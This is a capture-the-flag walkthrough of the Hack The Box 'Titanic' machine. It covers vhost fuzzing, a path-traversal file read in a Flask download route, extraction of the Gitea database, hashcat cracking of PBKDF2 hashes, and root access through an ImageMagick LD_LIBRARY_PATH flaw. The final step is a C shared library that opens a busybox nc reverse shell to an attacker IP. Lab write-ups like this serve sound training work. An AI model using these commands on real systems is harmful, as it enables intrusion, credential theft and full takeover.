HTB: Titanic
Port Scanning
| Port | Protocol | Application | Version |
|---|---|---|---|
| 22 | SSH | OpenSSH | 8.9p1 |
| 80 | HTTP | Werkzeug | 3.0.3 |
HTTP Enumeration
Virtual Host Fuzzing
Fuzzing for virtual hosts with ffuf, we discover the dev.titanic.htb endpoint:
1
2
3
ffuf -u "http://titanic.htb" -H "Host: FUZZ.titanic.htb" \
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
-r -mc all -fc 400 -fs 7399
1
2
3
...
dev                     [Status: 200, Size: 13982, Words: 1107, Lines: 276, Duration: 94ms]
:: Progress: [4989/4989] :: Job [1/1] :: 232 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
titanic.htb

Clicking Book Now opens a modal dialog where we can enter booking details:

Intercepting the HTTP request in Burp Suite and sending it results in a redirect to the /download endpoint:


We follow the redirect and view the JSON that the web page generated:

dev.titanic.htb

Navigating to /explore/repos, we discover two public repositories hosted on the target server:
Gitea Enumeration
docker-config
Exploring the docker-config repository reveals the docker-compose.yml files for the gitea and mysql instances on the target host:

Checking the contents of the gitea/docker-compose.yml file reveals the full directory path that the container shares with the host and the user the container is running as:
1
2
3
4
5
6
7
8
9
10
11
version: '3'
...
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
flask-app
Exploring the flask-app repository reveals the source code for the application running on the target host:

Checking the contents of the app.py file, we can see the specific routes the application uses and how the logic is handled:
1
2
3
4
5
6
7
from flask import Flask, request, jsonify, send_file, render_template, redirect, url_for, Response
import os
import json
from uuid import uuid4

app = Flask(__name__)
...
Taking a look at the download_ticket() function under the /download route, we can see that the application uses the path.join() function from the os library insecurely, thus creating a Local File Inclusion vulnerability on the web service:
1
2
3
4
5
6
7
8
9
10
11
12
@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404
Exploitation
Local File Inclusion

Changing the value of the ticket parameter, we confirm the File Inclusion vulnerability:
If we try to access any valid directory on the target host instead of a file, we get a 500 HTTP response code back:

This happens because the os.path.exists() returns True when given a directory, but the Flask’s send_file() function can’t handle directories, so we get a 500 error.
Gitea Structure
We clone the docker-config repository from the Gitea instance, build the image for Gitea, and start a container from that image:
1
2
3
git clone http://dev.titanic.htb/developer/docker-config
cd docker-config/gitea
docker-compose up --build
Once the container is running, we get a shell inside it to examine the file structure:
1
docker exec -it 42dd801487a3 bash
Note: We obtain the container ID (
42dd801487a3) from runningdocker ps.
1
2
3
4
5
6
7
8
9
10
11
12
42dd801487a3:/# cd /data
42dd801487a3:/data# tree
.
├── git
├── gitea
│   ├── conf
│   │   └── app.ini
│   └── log
└── ssh
    ├── ssh_host_ecdsa_key
...
42dd801487a3:/data#
We can see a gitea folder inside the /data directory, which includes an app.ini configuration file inside conf. Checking the file’s contents, we can see that the there’s supposed to be a SQLite database on /data/gitea/gitea.db:
1
2
3
4
5
6
7
8
42dd801487a3:/data/gitea/conf# cat app.ini
...
[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST    = localhost:3306
...
42dd801487a3:/data/gitea/conf#
Database Extraction
We abuse the File Inclusion vulnerability on the target system and gain access to the SQLite database:

We use curl to pull the database down and save it on our attack host:
1
2
curl "http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db" \
--output gitea.db
We can then use the sqlite3 command to dump the database and review its contents:
1
sqlite3 gitea.db .dump
After reviewing the database dump, we discover two PBKDF2 hashes stored in Gitea format:
1
2
3
4
5
6
7
8
9
INSERT INTO user VALUES(1,'administrator','administrator','','root@titanic.htb',0,'enabled','cba20ccf927d3ad0567b68161732d3fbc
a098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136','pbkdf2$50000$50',0,0,0,'',0,'','','70a5bd0c1a5d23caa4903
0172cdcabdc','2d149e5fbd1b20cf31db3e3c6a28fc9b','en-US','',1722595379,1722597477,1722597477,0,-1,1,1,0,0,0,1,0,'2e1e70639ac6b0
eecbdab4a3d19e0f44','root@titanic.htb',0,0,0,0,0,0,0,0,0,'','gitea-auto',0);

INSERT INTO user VALUES(2,'developer','developer','','developer@titanic.htb',0,'enabled','e531d398946137baea70ed6a680a54385ecf
f131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56','pbkdf2$50000$50',0,0,0,'',0,'','','0ce6f07fc9b557bc070fa7be
f76a0d15','8bf3e3452b78544f8bee9400d6936d34','en-US','',1722595646,1722603397,1722603397,0,-1,1,0,0,0,0,1,0,'e2d95b7e207e432f6
2f3508be406c11b','developer@titanic.htb',0,0,0,0,2,0,0,0,0,'','gitea-auto',0);
Hashcat doesn’t natively support the format the Gitea uses. We can use the following gitea2hashcat.py Python script to convert them into a hashcat-compatible format:
Cracking Gitea’s PBKDF2 Password Hashes
1
sqlite3 gitea.db 'select salt,passwd from user;' | python3 gitea2hashcat.py
1
2
3
4
[+] Run the output hashes through hashcat mode 10900 (PBKDF2-HMAC-SHA256)

sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
Hash Cracking
We crack the PBKDF2 hash for the developer user using hashcat and retrieve its plaintext password:
1
hashcat -m 10900 hashes.txt /usr/share/wordlists/rockyou.txt
1
2
3
4
5
6
7
8
9
...
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqc...lM+1Y=
Time.Started.....: Sun Jun 22 09:20:16 2025 (4 secs)
Time.Estimated...: Sun Jun 22 09:20:20 2025 (0 secs)
Foothold
Logging in as the developer user with the retreived password via SSH:

Privilege Escalation
Checking the /opt directory on the target host, we find a Bash script named identify_images.sh inside the scripts directory:
1
2
3
4
5
6
7
8
developer@titanic:/opt/scripts$ pwd
/opt/scripts
developer@titanic:/opt/scripts$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Feb  7 10:37 .
drwxr-xr-x 5 root root 4096 Feb  7 10:37 ..
-rwxr-xr-x 1 root root  167 Feb  3 17:11 identify_images.sh
developer@titanic:/opt/scripts$
Viewing the contents of the identify_images.sh script, we see that it performs several actions:
1
2
3
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
This script first changes the directory to the /opt/app/static/assets/images directory. It then clears the metadata.log file, searches for all .jpg files in the directory, uses the ImageMagick (/usr/bin/magick) program with the identify command to obtain their metadata and writes the output to metadata.log.
Monitoring the metadata.log file with tail, we can observe the file being truncated and overwritten with new metadata in real time, meaning this script is being run as a root cronjob:
1
tail -F metadata.log | awk '{ print strftime("%T"), $0; fflush() }'
1
2
3
4
5
6
7
8
9
10
11
06:37:33 /opt/app/static/assets/images/home2.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.003
06:37:33 /opt/app/static/assets/images/luxury-cabins.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280817B 0.000u 0:00.001
06:37:33 /opt/app/static/assets/images/entertainment.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 291864B 0.000u 0:00.001
06:37:33 /opt/app/static/assets/images/home.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.000
06:37:33 /opt/app/static/assets/images/exquisite-dining.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280854B 0.000u 0:00.000
tail: metadata.log: file truncated
06:38:01 /opt/app/static/assets/images/home2.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.003
06:38:01 /opt/app/static/assets/images/luxury-cabins.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280817B 0.000u 0:00.000
06:38:01 /opt/app/static/assets/images/entertainment.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 291864B 0.000u 0:00.000
06:38:01 /opt/app/static/assets/images/home.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 232842B 0.000u 0:00.000
06:38:01 /opt/app/static/assets/images/exquisite-dining.jpg JPEG 1024x1024 1024x1024+0+0 8-bit sRGB 280854B 0.000u 0:00.000
Checking the version of ImageMagick, we can see that it’s 7.1.1-35:
1
2
3
4
5
developer@titanic:/opt/scripts$ magick --version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
...
developer@titanic:/opt/scripts$
After conducting some research, we discover that this version of ImageMagick is vulnerable to Arbitrary Code Execution:
The AppImage version ImageMagick might use an empty path when setting
MAGICK_CONFIGURE_PATHandLD_LIBRARY_PATHenvironment variables while executing, which might lead to arbitrary code execution by loading malicious configuration files or shared libraries in the current working directory while executing ImageMagick.
Arbitrary Code Execution in AppImage version ImageMagick
Root
We use the steps from the above PoC to exploit ImageMagick in conjunction with LD_LIBRARY_PATH abuse. First we create a shared library in the /opt/app/static/assets/images directory, which is where the scripts runs from:
1
2
3
4
5
6
7
8
9
10
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("busybox nc 10.10.14.10 9001 -e sh");
    exit(0);
}
EOF

After a while, we get a reverse shell as the root user: